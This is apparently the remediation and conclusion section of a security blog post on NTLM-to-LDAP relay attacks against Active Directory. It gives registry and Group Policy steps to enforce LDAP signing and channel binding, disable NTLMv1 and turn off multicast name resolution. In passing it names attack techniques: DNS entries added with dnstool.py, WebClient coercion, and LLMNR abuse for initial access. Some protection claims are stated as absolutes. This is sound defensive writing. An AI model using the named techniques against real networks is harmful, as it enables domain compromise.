
Enabling LDAP signing and channel binding on the Domain Controller insures that every message received is verified to be from the original sender, completely preventing an LDAP relay attack. This set of remediations is the best one, putting a stop to anyone trying to pull off this attack. Domain Controllers which don't have the KB4520412 update included on installation are in a default state potentially vulnerable to an NTLM relay to LDAP. Versions of Windows Server 2019 and before are automatically vulnerable until LDAP signing is enforced and channel binding is configured.

Enabling just LDAP signing won't be enough to prevent an LDAP relay, because an attacker could still relay to LDAPS. To fully prevent an NTLM to LDAP relay attack on both plaintext LDAP and LDAPS you need to enforce LDAP signing as well as enable channel binding. This is because the channel binding configuration only applies to LDAPS and LDAP signing only enforces signed requests to LDAP. Note: Enabling LDAPS channel binding will fully prevent NTLM authentication to LDAPS.

To enforce LDAP signing on a Domain Controller open regedit and navigate to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters then create a new DWORD called LdapServerIntegrity and set the value to 2, which means "Require signing".




You can enable channel binding on a Domain Controller by opening regedit and navigating to HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NTDS\Parameters, create a new DWORD called LdapEnforceChannelBinding and set it to the value 2, which means "Always enabled".



Disabling NTLMv1

Like mentioned previously, NTLMv1 can be absolutely detrimental for an Active Directory domain, allowing an attacker to achieve full domain compromise if they're able to coerce authentication from a Domain Controller. Disabling NTLMv1 is absolutely critical in general, but for the purposes of this blog post I'll cover it simply because NTLMv1 is just another way to drop the MIC as apart of the relay attack.


You can disable NTLMv1 authentication across the domain with the Group Policy Editor. Navigate to Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options and select Network security: LAN Manager authentication level. Then set the option "Send NTLMv2 response only. Refuse LM & NTLM"



Disabling Multicast Resolution

While this vulnerability isn't absolutely necessary to exploit an LDAP relay because you can add a DNS entry with `dnstool.py`, it's still a really important thing to remove off the domain in general and does provide an avenue of exploitation (coercion) for an LDAP relay if adding a DNS entry isn't possible. Having LLMNR, mDNS, or NBT-NS, enabled and sending multicast requests can also be pretty low-hanging fruit to gain initial access into the Active Directory environment.

Turn off all multicast name resolution through the Group Policy Editor by navigating to Computer Configuration\Administrative Templates\Network\DNS Client and select "Turn off multicast name resolution", and finally select "Enabled".



Conclusion

While NTLM to LDAP relay attacks require a large amount of different factors to all line up together, the impact to an organization's Active Directory environment can be absolutely devastating. Potential arbitrary device compromise as SYSTEM, to potentially full domain compromise, with trade-craft every step of the way. From abusing WebClient in the coercion stage to get suitable authentication for relay to LDAP, to numerous post-exploitation measures when an attacker has actually impersonated the desired machine account. The only way to really stay on top of these vulnerabilities to conduct continuous audits, penetration testing, and ensure good organizational security posture through an active security mindset.